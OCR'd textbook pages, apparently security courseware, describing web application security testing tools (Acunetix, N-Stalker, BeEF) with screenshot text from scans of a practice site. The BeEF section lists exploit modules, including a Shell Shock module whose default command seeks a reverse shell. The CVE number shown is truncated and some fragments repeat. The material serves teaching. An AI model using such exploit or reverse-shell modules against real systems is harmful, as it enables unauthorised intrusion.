


https://www.nstalker.com

Web Application Security Testing Tools (Cont'd)

Browser Exploitation Framework (BeEF)

- The browser exploitation framework (BeEF) is an open-source penetration testing tool used to test and **exploit web applications and browser-based vulnerabilities**



Description: Attempt to use vulnerability CVE-2014-627 to execute arbitrary code. The default command attempts to get a reverse shell. Note: Set the LHOST and LPORT.
Id: 181
Target: http://127
HTTP Method: GET
Bash: /bin/bash

https://beefproject.com

Metasploit
https://www.metasploit.com

PowerSploit
https://github.com

Watcher Web Security Tool
https://www.casaba.com

Netsparker
https://www.netsparker.com

Arachni
http://arachni-scanner.com


Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment. This section discusses some web application security testing tools.

- **Acunetix WVS**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.


https://localhost:13443/#/scans/d03884d8-a4bb-4f39-b5e1-7c5c43c
Search...
Acunetix - Scans
acunetix
Administrator
2
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Back
Stop Scan
Generate Report
WAF Export...
Scan Stats & Info
Vulnerabilities
Site Structure
Events
HIGH
Completed

Some warnings were generated during this scan. Please check the events.

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Activity

Overall progress 100%

```
ℹ Scanning of www.moviescope.com started                                    Jan 17, 2020 2:33:33 PM
ℹ Scanning of www.moviescope.com completed                                  Jan 17, 2020 2:34:21 PM
! Login forms were detected but LSR or Autologin are not being used.       Jan 17, 2020 2:34:21 PM
```


Figure 14.104: Screenshot of Acunetix Web Vulnerability Scanner

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP

Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.


N-Stalker Web Application Security Scanner X - Free Edition
N-Stalker Scanner
Scan Options
Start Scan
Start Proxy
Close Session
Session Control
Threads #
8
Threads Control
Engine & Crawler Settings
URL Restriction Settings
Session Mgmt & Filters
Spider Control
Encode URI (WAF)
Timeout
15
HTTP Settings
Track Spider
Debug HTTP
HTTP Control
Control Options
FP Keyword Filter
False-Positive Control
Scanner Events
Scanner
Dashboard
Site Sequence
Allowed Hosts
Rejected Hosts
Objects
Cookies
Scripts (0)
Comments
Web Forms (2)
E-mails
Broken pages (1)
Hidden Fields
Information Leakage (2)
Vulnerabilities
http://www.moviescope.com/
Application might be vulnerable to clickjacking attacks
/
[#8]
Multiple Cross-site request forgery vulnerability has be
Web form allows password caching in the client-side
Possible uncommon HTTP method found to be support
Webserver will disclose platform details or version inf
Webserver will disclose platform details or version inf
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Modules
Components
Scan Events
Module Events

Application might be vulnerable to clickjacking attacks

Severity : Medium
Vulnerability Class : ClickJack
References : OWASP (Top 10 A5) | CWE (693)
Target URL : http://www.moviescope.com/
Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

Scan Module	Current	Total	Progress
N-Stalker Spider Module	7	7	100 %


Status: Scan session successfully completed.

Figure 14.105: Screenshot of N-Stalker Web Application Security Scanner

- **Browser Exploitation Framework (BeEF)**

  Source: *http://beefproject.com*

  The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities. It provides the penetration tester with practical client-side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and perform further intrusions.


BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
127.0.0.1
127.0.0.1
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
XSS (4)
Apache Cookie Disclosure
Apache Felix Remote Shell (Reverse S
ColdFusion Directory Traversal Exploit
HP uCMDB 9.0x add user CSRF
Jboss 6.0.0M1 JMX Deploy Exploit
Jenkins Code Exec CSRF
Kemp LoadBalancer Command Executi
RFI Scanner
Shell Shock
Shell Shock Scanner (Reverse Shell)
Skykpe iPhone XSS Steal Contacts
Module Results History
i...
date
label
0
2018-0... 01:41
comma... 1
Shell Shock
Execute
Basic
Requester
Ready

Description: Attempt to use vulnerability CVE-2014-627 to execute arbitrary code. The default command attempts to get a reverse shell. Note: Set the LHOST and LPORT.

Id: 181

Target: http://127

